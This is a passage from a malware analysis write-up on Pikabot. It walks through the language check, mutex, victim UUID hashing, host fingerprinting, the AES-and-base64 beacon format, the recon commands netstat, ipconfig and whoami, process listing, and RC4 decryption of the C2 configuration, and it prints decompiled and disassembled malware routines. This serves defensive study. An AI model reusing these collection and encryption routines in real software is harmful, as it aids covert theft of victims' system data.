In order to slow down the code analysis, Pikabot inserts a large number of meaningless junk functions into the execution flow. These functions typically do nothing. This can make it much more time-consuming for analysts to understand the code and identify its malicious behavior.




5. System language check

Pikabot checks the system language code of the victim's machine before executing its main task by using API function `GetUserDefaultLangID`. In the previous version, if the result returned a region code for a country such as `Russia` or `Ukraine`, the malware would immediately exit without any further activity.




However, in the version I am analyzing, Pikabot simply checks the return code if it is different from `0x1`, the function `pkb_check_default_lang (0x0042F7A0)` will return `0x0`:




6. Create Mutex

When the result of the function `pkb_check_default_lang (0x42F7A0)` return `0x0`, Pikabot will continue executing, with the sample I am analyzing it uses the hardcoded mutex name (after decrypting): "`{F0B9756B-5D50-4696-A969-4C9AF7B69188}`" to prevent reinfection on the victim’s machine.



7. Create victim uuid

After creating the Mutex as described above, Pikabot creates the victim `uuid` using the function `pkb_collect_victim_info_n_gen_victim_uuid (0x42E233)`. The graph code for this function is as follows:



The `uuid` string is generated based on the information collected from the victim machine, including:

- **Volume serial number** by using API function `GetVolumeInformationW`. This is a unique identifier assigned to each physical volume on a computer.
- **computer name** by using API function `GetComputerNameW`. This is the name of the computer that the malware is running on.
- **user name** by using API function `GetUserNameW`. This is the name of the user who is currently logged on to the computer.
- **OS product type** by using API function `GetProductInfo`.

```
// "qlAHqqa26dEIg9V7IxxJMA__" -> "C:\"
wstr_C_drive = pkb_decrypt_n_convert_wstr(str_enc_root_drive);
lpRootPathName = wstr_C_drive;

// Retrieves information about volume serial number associated with C:\ drive
kernel32_hdl = pkb_load_dll_based_on_input_str(str_CzYNRd);
GetVolumeInformationW = pkb_get_api_addr_by_name_using_GetProcAddress(str_enc_GetVolumeInformationW, kernel32_hdl);
GetVolumeInformationW(
  lpRootPathName,
  lpVolumeNameBuffer,
  nVolumeNameSize,
  &lpVolumeSerialNumber,                      // receives the volume serial number
  lpMaximumComponentLength,
  lpFileSystemFlags,
  lpFileSystemNameBuffer,
  nFileSystemNameSize);
```

```
// get computer name by using GetComputerNameW
pkb_get_computer_name(wstr_computer_name);

// get user name by using GetUserNameW
pkb_get_user_name(wstr_user_name);

// Retrieves the product type for the operating system by using GetProductInfo
pkb_get_os_type(wstr_os_type);

// "dbDz8sCH2TCG7QYaEIvt3Q__" --> %s\%s|%s
wstr_format = pkb_decrypt_n_convert_wstr(str_enc_format);

user32_hdl = pkb_load_dll_based_on_input_str(str_osPFU);
_wsprintfW = pkb_get_api_addr_by_name_using_GetProcAddress(str_enc_wsprintfW, user32_hdl);
// format collected inf: "<computer_name>\<user_name>|<os_type>"
_wsprintfW(wstr_collected_info, wstr_format, wstr_computer_name, wstr_user_name, wstr_os_type);
```

The information collected above will be formatted as follows: " <computer_name>\<user_name>|<os_type> ". This information will then be hashed using the algorithm mentioned in **3. Retrieve API address** with the hash value will be initialized to the value of VolumeSerialNumber.

```
do
{
  v_0x5 = 0x2D;
  v21 = 0x45;
  v15 = 0;
  *&v22 = 0x640000005Bi64;
  *(&v22 + 1) = 0xFFFFFEEB00000039ui64;
  do
    v_0x5 -= *(&v21 + v15++);
  while ( v15 < 5 );

  c = str_input[idx];
  c_lower = c + 0x20;                     // conver to lower char
  if ( (c - 0x41) > 0x19u )
    c_lower = c;
  hash_data = volume_ser_num * v_0x5 + c_lower;
  ++idx;
  volume_ser_num = hash_data;
}
while ( idx < len );
return hash_data;
```

The hash value calculated for the collected information along with the `VolumeSerialNumber` will be futher calculate by using function `pkb_calc_hash_2 (0x42E123)` below:

```
.text:0042E123 ; int __thiscall pkb_calc_hash_2(_DWORD *pdwNum)
.text:0042E123 pkb_calc_hash_2 proc near
.text:0042E123        mov      eax, [ecx]
.text:0042E125        inc      eax
.text:0042E126        imul     eax, 75BCD15h
.text:0042E12C        mov      [ecx], eax
.text:0042E12E        retn
.text:0042E12E pkb_calc_hash_2 endp
```

```
hash = 0x75BCD15 * (*pdwNum + 1);
*pdwNum = hash;
return hash;
```

Finally, use the API function `wsprintfW` to format the `uuid` string in the format `%07lX%09lX%lu`:

```
str_len = pkb_wstrlen(wstr_collected_info);
pkb_copy_wstr_to_str(wstr_collected_info, str_collected_info, str_len);

// hash collected data
str_len = pkb_strlen(str_collected_info);
hashed_data = pkb_hash_collect_data(str_len, str_collected_info, lpVolumeSerialNumber);
```

```
pkb_uuid.dwPart1 = pkb_calc_hash_2(&hashed_data);
pkb_uuid.wPart2 = pkb_calc_hash_2(&lpVolumeSerialNumber);
v218 = pkb_calc_hash_2(lpVolumeSerialNumber);
pkb_uuid.wPart3 = v218;

dword_44D90C *= 0x2FEF02D2;
while ( v_count < v_0x8 )
{
  bVal = pkb_calc_hash_2(&lpVolumeSerialNumber);
  pkb_uuid.next_8bytes[v222] = bVal;
  v_count = v222 + 1;
}

victim_uuid_final = pkb_alloc_heap_region(2 * v_0x104_1);
if ( victim_uuid_final )
{
  // "mYp5nzADAiCTaixeSeKDUA__" --> %07lX%09lX%lu
  wstr_format_1 = pkb_decrypt_n_convert_wstr(str_enc_format_2);
  dwLast4Bytes = *&pkb_uuid.next_8bytes[v_0x4];// get the last 4bytes as dword
  wPart3 = pkb_uuid.wPart3;
  dwPart1 = pkb_uuid.dwPart1;

  // format victim_uuid
  user32_hdl = pkb_load_dll_based_on_input_str(str_input);
  _wsprintfW = pkb_get_api_addr_by_name_using_GetProcAddress(str_enc_wsprintfW_2, user32_hdl);
  // %07lX%09lX%lu
  _wsprintfW(victim_uuid_final, wstr_format_1, dwPart1, wPart3, dwLast4Bytes);
```

8. Collecting victim machine information

Before connecting to the C2 server, Pikabot will collect some information about the victim machine. The function `pkb_collect_victim_system_info (0x410E37)` performs the following collection tasks:

- Retrieves the `PEB`, gather operating system information, including (`OSMajorVersion`, `OSMinorVersion`, `OSBuildNumber`), determines whether it is running on a `64-bit` operating system or not through the API function `IsWow64Process`.
- Collects the operating system type by using the `GetProductInfo`.
- Gathers the computer name and username by calling the `GetComputerNameW` and `GetUserNameW`.
- Collects CPU information by employing `cpuid` with the initial value of `EAX = 0x80000000`.
- Obtains information about display devices on the machine through the API `EnumDisplayDevicesW`.
- Retrieves the RAM capacity of the victim's machine using `GlobalMemoryStatusEx`.

- Gets the system uptime by utillizing the API funciton `GetTickCount`.
- Checks if its process is running in admin privileges or not through the `GetCurrentProcess`, `OpenProcessToken`, `GetTokenInformation`.
- Retrieves information about screen resolution using the `GetDesktopWindow` and `GetWindowRect`.
- Collects the domain name using the API **`GetComputerNameExW`** with `NameType` is `ComputerNameDnsDomain`.
- Gathers **`DomainControllerName`**, **`DomainControllerAddress`** using `DsGetDcNameW`. If no information is available, Pikabot will assign it as "`unknown`".

```
result = pkb_alloc_heap_region(0x22A4);
victim_system_info = result;
if ( result )
{

  // Gather OS info (OSMajorVersion, OSMinorVersion, OSBuildNumber ) from PEB, and
  // determines pkb process is running under WOW64.
  result->victim_os_info = *pkb_get_victim_os_info(&os_info);

  // Retrieves the product type for the operating system by using GetProductInfo.
  // Return value is number that can be mapping with Windows Product (ex:
  // PRODUCT_EDUCATION (0x00000079):Windows 10 Education
  pkb_get_os_type(&victim_system_info->wstr_os_type);

  // Get user name by using GetUserNameW
  pkb_get_user_name(&victim_system_info->wstr_user_name);

  // Get computer name by using GetComputerNameW
  pkb_get_computer_name(&victim_system_info->wstr_computer_name);

  // Gather CPU info by using cpuid with initial value EAX = 0x80000000
  pkb_get_cpu_name(&victim_system_info->wstr_cpu_name);

  // Gather the display adapter name by using EnumDisplayDevicesW
  pkb_get_display_adapter_name(&victim_system_info->wstr_display_adapter);

  // Gather physical ram amount by using GlobalMemoryStatusEx
  victim_system_info->total_physcal_mem = pkb_get_physical_mem_info();
```

```
  // Gather system uptime by using GetTickCount
  victim_system_info->dwUpTime = pkb_get_system_uptime();

  // Check current process has elevated priv by using GetTokenInformation
  victim_system_info->bisElevated = pkb_check_curr_process_has_elevated_privs();

  // Retrieve screen_resolution by using GetDesktopWindow and GetWindowRect
  pkb_get_desktop_resolution(&victim_system_info->screen_resolution);

  // Gather domain name by using GetComputerNameExW
  pkb_get_domain_name(&victim_system_info->domain_name);

  // Get domain_controller_address and name by using DsGetDcNameW
  pkb_get_domain_controller_name(
    &victim_system_info->domainControllerAddress,
    &victim_system_info->domainControllerName,
    &victim_system_info->domain_name);
  return victim_system_info;
```

Next, Pikabot decrypts information related to pikabot `version` and `stream`, my sample has respectively info "`1.1.17-ghost`" and "`GG13TH@T@f0adda360d2b4ccda11468e026526576`". Then, the information about the victim collected above will be constructed into a JSON string with the following format:

```
{
	"Xtt2VRnA": "%s",
	"qleNiC": "%s",
	"LPLLXuTl2": " Win %d.%d %d ",
	"0RbIhQuDq": %s,
	"6bw35n": "%s",
	"FQkA0G": "%s",
	"bFFqxURzx": "%s",
	"a0xIcXZI": %d,
	"LkLMKwP1": "%s",
	"R8N3ujt": %d,
	"2sIw0rUG": "%s",
	"UTrXReY": "%s",
	"YoViBQC": "%s",
	"QeMM8": "%s",
	"VLsFyV4d": "%s",
	"EcZbr": %d,
	"XKb5WP": %d
}
```

```
// → {"Xtt2VRnA": "%s", "qleNiC": "%s", "LPLLXuTl2": "Win %d.%d %d", "0RbIhQuDq": %s, "6bw35n": "%s", "FQkA0G": "%s"
wstr_json_format = pkb_decrypt_n_convert_wstr(enc_wstr_json_format);

// "GK71G23BXn/DLvKDHGRbptTsuXMhspWJ/KixyLrcGO/P9soqi70HuvTQnjpkTs4B" → "GG13TH@T@f0adda360d2b4ccda11468e026526576"
pkb_stream_info = pkb_decrypt_n_convert_wstr(enc_stream_info);
victim_system_info_json = pkb_alloc_heap_region(2 * v_0×800);
bisElevated = victim_system_info→bisElevated;
p_domainControllerAddress = &victim_system_info→domainControllerAddress;
p_domainControllerName = &victim_system_info→domainControllerName;
p_domain_name = &victim_system_info→domain_name;
p_screen_resolution = &victim_system_info→screen_resolution;
total_physcal_mem = victim_system_info→total_physcal_mem;
p_wstr_display_adapter = &victim_system_info→wstr_display_adapter;
dwUpTime = victim_system_info→dwUpTime;
p_wstr_cpu_name = &victim_system_info→wstr_cpu_name;
p_wstr_computer_name = &victim_system_info→wstr_computer_name;
p_wstr_user_name = &victim_system_info→wstr_user_name;
p_wstr_os_type = &victim_system_info→wstr_os_type;
OSBuildNumber = victim_system_info→victim_os_info.OSBuildNumber;
OSMinorVersion = victim_system_info→victim_os_info.OSMinorVersion;
OSMajorVersion = victim_system_info→victim_os_info.OSMajorVersion;

user32_base_addr = pkb_load_dll_based_on_input_str(&pStr[4]);
// gnrBQgCFmVhYOvgDugnqNQ__ → wsprintfW
_wsprintfW = pkb_get_api_addr_by_name_using_GetProcAddress(str_enc_api_name, user32_base_addr);
_wsprintfW(
  victim_system_info_json,
  wstr_json_format,
  wstr_victim_uuid,
  pkb_stream_info,
  OSMajorVersion,
  OSMinorVersion,
  OSBuildNumber,
  p_wstr_os_type,
  p_wstr_user_name,
  p_wstr_computer_name,
  p_wstr_cpu_name,
  dwUpTime,
  p_wstr_display_adapter,
  total_physcal_mem,
  p_screen_resolution,
  pkb_version,
  p_domain_name,
  p_domainControllerName,
  p_domainControllerAddress,
  time_seed,
  bisElevated);
```

All information after being formatted into a JSON string will be encrypted. The encryption process is as follows:

- Call the function `pkb_gen_random_chars(0x41BC4A)` to generate the session key: `aes_key` (32 bytes) and `aes_iv` (16 bytes).
- Call the function `pkb_gen_random_chars(0x41BC4A)` for generating 3 random characters, which was used as a marker. I will temporarily call it `marker`.
- Call the function `pkb_aes_crypt_data (0x40A97A)` to encrypt the JSON string with the generated `aes_key` and `iv`.
- Call the function `pkb_base64_encode (0x0040B4DD)` to encode the encrypted data above.
- Then all information will be stored in the following format: `<marker (rand_3_chars)><aes_key (first 16 bytes)><aes_iv><encoded data><aes_key (last 16 bytes)>`.

- Finally, use a loop to iterate through the entire buffer to replace the character ‘`=`’ with ‘`_`’.

Here is the code flow:

```
// generate an AES session iv:
// ex: "5hbB5hbB5hbB5hbB"
rand_session_aes_iv_16bytes = pkb_gen_random_chars(v_0x10);
```

```
// generate an AES session iv:
// ex: "5hbB5hbB5hbB5hbB"
rand_session_aes_iv_16bytes = pkb_gen_random_chars(v_0x10);
```

```
// generate random 3 chars, using it as marker
// ex: "IEI"
rand_3_chars = pkb_gen_random_chars(v_0x3);
```

```
// perform AES-CBC to encrypt and base64 to encode data
if ( rand_session_aes_key_32bytes && rand_session_aes_iv_16bytes && rand_3_chars )
{
  aes_data_len = pkb_aes_crypt_data(
                   dst_buf,                  // dst_buf: store original data
                   src_buf,                  // src_buf: overwrite by encrypted data
                   src_buf_size,
                   rand_session_aes_key_32bytes,
                   rand_session_aes_iv_16bytes);
  base64_data_len = pkb_base64_encode(dst_buf, src_buf, aes_data_len);// dst_buf store encoded base64

  total_len = v211 + v212 + base64_data_len + v213;

  // save data to buffer int the following format
  // <rand_3_chars><aes_key(first 16 bytes)><aes_iv><encoded data><aes_key(last 16 bytes)>
  pkb_strcpy(src_buf, rand_3_chars, str_input_len);
  pkb_strcpy(&src_buf[v_0x3], rand_session_aes_key_32bytes, v_0x20 / v_0x2);
  pkb_strcpy(&src_buf[v_0x3 + v_0x20 / v_0x2], rand_session_aes_iv_16bytes, v_0x10);
  GetMessageExtraInfo();

  // save encoded data to buffer
  pkb_strcpy(&src_buf[v_0x20 + v_0x3], dst_buf, base64_data_len);

  // save the last 16 bytes of aes key to buffer
  pkb_strcpy(
    &src_buf[v_0x3 + base64_data_len + v_0x20],
    &rand_session_aes_key_32bytes[v_0x20 / v_0x2],
    v_0x20 / v_0x2);
  src_buf[total_len + v_0x1] = 0;

  // replace '=' with '_'
  for ( m = v_0x0; m < total_len; ++m )
  {
    if ( src_buf[m] == '=' )
      src_buf[m] = '_';
  }
```

9. Information gathering with other commands

In addition to the information collected as mentioned above, Pikabot also executes the following commands to gather additional information from the victim’s machine:


- `netstat.exe -aon`
- `ipconfig.exe /all`
- `whoami.exe /all`

```
// - Pikabot executes commands to collect information or is configured not to execute (DISABLED)
// - command result is encrypted and store into following format:
// &yi5SX=<random_3chars><aes_key(first 16bytes)><aes_iv(16bytes)><encypted data><aes_key(last 16bytes)>
pkb_exec_command_n_encrypt_result(
  tmp_buffer_1,
  enc_collected_data,
  tmp_buffer,
  enc_str_yi5SX,
  str_enc_netstat_aon);                    // netstat.exe -aon
pkb_memcpy_n_concat(encrypted_victim_info_final, enc_collected_data);
pkb_memset(enc_collected_data, v_0x0, 2 * v_0x400 * v_0x32);

// &n68lp=
pkb_exec_command_n_encrypt_result(
  tmp_buffer_1,
  enc_collected_data,
  tmp_buffer,
  en_str_n68lp,
  str_enc_ipconfig_all);                   // ipconfig.exe /all
pkb_memcpy_n_concat(encrypted_victim_info_final, enc_collected_data);
pkb_memset(enc_collected_data, v_0x0, 2 * v_0x400 * v_0x32);

// &jV6KH=
// whoami.exe /all
pkb_exec_command_n_encrypt_result(tmp_buffer_1, enc_collected_data, tmp_buffer, en_str_jV6KH, str_enc_whoami_all);
pkb_memcpy_n_concat(encrypted_victim_info_final, enc_collected_data);
pkb_memset(enc_collected_data, v_0x0, 2 * v_0x400 * v_0x32);
```

The results of these commands are also encrypted and stored in the same way as above. However, the sample that I am analyzing is configured as `DISABLED`.

10. Collect running processes

Pikabot call the function `pkb_enum_n_collect_all_running_processes (0x415BAF)` to gather information about running processes on the victim's machine by employing the API functions `CreateToolhel32Snashot`, `Process32FirstW` và `Process32NextW`. The graph code of this function is as follows:



The information collected will be compiled in the following format:


```
00000020  ["[System Process]:0:0:0:0:1:0", "System:4:0:8:0:0:0", "Registry:108:4:8:0:0:0",
"smss.exe:376:4:11:0:0:0", "csrss.exe:468:460:13:0:0:0", "wininit.exe:568:460:13:0:0:0",
"csrss.exe:576:560:13:0:0:0", "winlogon.exe:664:560:13:0:0:0", "services.exe:712:568:9:0:0:0",
"lsass.exe:732:568:9:0:0:0", "svchost.exe:856:712:8:0:0:0", "fontdrvhost.exe:884:664:8:0:0:0",
"fontdrvhost.exe:892:568:8:0:0:0", "svchost.exe:972:712:8:0:0:0", "svchost.exe:304:712:8:0:0:0
"dwm.exe:460:664:13:0:0:0", "svchost.exe:1060:712:8:0:0:0", "svchost.exe:1096:712:8:0:0:0",
"svchost.exe:1180:712:8:0:0:0", "svchost.exe:1188:712:8:0:0:0", "svchost.exe:1216:712:8:0:0:0"
"svchost.exe:1240:712:8:0:0:0", "svchost.exe:1268:712:8:0:0:0", "svchost.exe:1396:712:8:0:0:0"
"svchost.exe:1452:712:8:0:0:0", "svchost.exe:1536:712:8:0:0:0", "svchost.exe:1544:712:8:0:0:0"
"svchost.exe:1552:712:8:0:0:0", "svchost.exe:1568:712:8:0:0:0", "svchost.exe:1576:712:8:0:0:0"
```

Then, the information will also be encrypted and encoded in the same way as described above:

```
// "pAiJP3YU4EDKK1eYLh0Dkw__" -> "&sTICX="
str_sTICX = pkb_decrypt_str(enc_str_var);

// take a snapshot of all the running processes of the victim machine using CreateToolhel32Snashot, Process32FirstW and Process32NextW
collected_data_len = pkb_enum_n_collect_all_running_processes(tmp_buffer1, v10, v_0×200, v_0×400);

// copy and convert data from wstr to str
if ( collected_data_len ≠ v_0×0 )
  pkb_copy_wstr_to_str(tmp_buffer1, tmp_buffer2, collected_data_len);

// encrypt and encode collected data
pkb_aes_crypt_n_base64_data_n_store_into_buff(encrypt_collected_data, tmp_buffer2, collected_data_len);

dec_str_var_len = pkb_strlen(str_sTICX);
pkb_strcpy(data_out_final, str_sTICX, dec_str_var_len);

// copy the final encrypted data to buffer
pkb_memcpy_n_concat(data_out_final, tmp_buffer2);

// free all buffer
collected_data_len = pkb_strlen(str_sTICX);
pkb_memset(str_sTICX, v_0×0, collected_data_len);
pkb_free_heap_region(str_sTICX);
pkb_memset(tmp_buffer1, v_0×0, 2 * v59 * v60);
pkb_memset(encrypt_collected_data, v_0×0, 2 * v_0×400 * v_0×200);
return pkb_memset(tmp_buffer2, v_0×0, 2 * v_0×400 * v_0×200);
```

11. Decrypt C2 configuration


The C2 addresses (IP and port) will be decrypted by Pikabot during execution. First, Pikabot performs the decryption of C2 encrypted data using RC4, with the decryption key in this sample being "`threadId`":

```
// copy encrypted c2 config to buffer
qmemcpy(enc_c2_config_data, g_enc_c2_config, sizeof(enc_c2_config_data));
```


```
.text:00403A88 g_enc_c2_config dd 898AD1A9h, 0E18112DBh, 0E2FAD354h, 3C178782h, 0C9572444h, 0DF49BEAh
.text:00403A88                                         ; DATA XREF: pkb_main_proc+EFC↓o
.text:00403A88      dd 0BFFAB62h, 33CADBAAh, 68F3B9EEh, 0BE27D09Dh, 42C7B22Dh, 97B67D4Dh
.text:00403A88      dd 457E7CD8h, 19C14646h, 3E8C1F39h, 79837DACh, 37F27B4Ch, 0CB073517h
.text:00403A88      dd 9C86A2C3h, 56395A8Ch, 0D1567B38h, 0E9B38198h, 0B8415498h, 23AC7EFEh
.text:00403A88      dd 0B24DCC85h, 0C99B3C00h, 0B0990927h, 0D0400CB2h, 54692E6Fh, 3E0A924Bh
```

```
do
{
  v157 = 0;
  v154 = (v154 + 1);
  v775 = *(&rc4_ksa[8] + v154);
  v_0×1E_1 = v775;
  v152 = (v152 + v775);
  v158 = L"onecoreuap\\base\\appmodel\\search\\common\\pkmutild\\cregistry.cxx";
  do
  {
    ++v157;
    ++v158;
  }
  while ( v157 ≥ 0×536 && *v158 );
  ::a2 = a4 & 0×812DAC11;
  a4 ^= 0×F8CDB105;
  IsZoomed(0×12F2);
  *(&rc4_ksa[8] + v154) = *(&rc4_ksa[8] + v152);
  *(&rc4_ksa[8] + v152) = v775;
  c2_config_data[idx] = enc_c2_config_data[idx] ^ *(&rc4_ksa[8] + (v_0×1E_1 + *(&rc4_ksa[8] + v154)));
  ++idx;
}
while ( idx < 0×360 );
```


Here is the result with **CyberChef**:



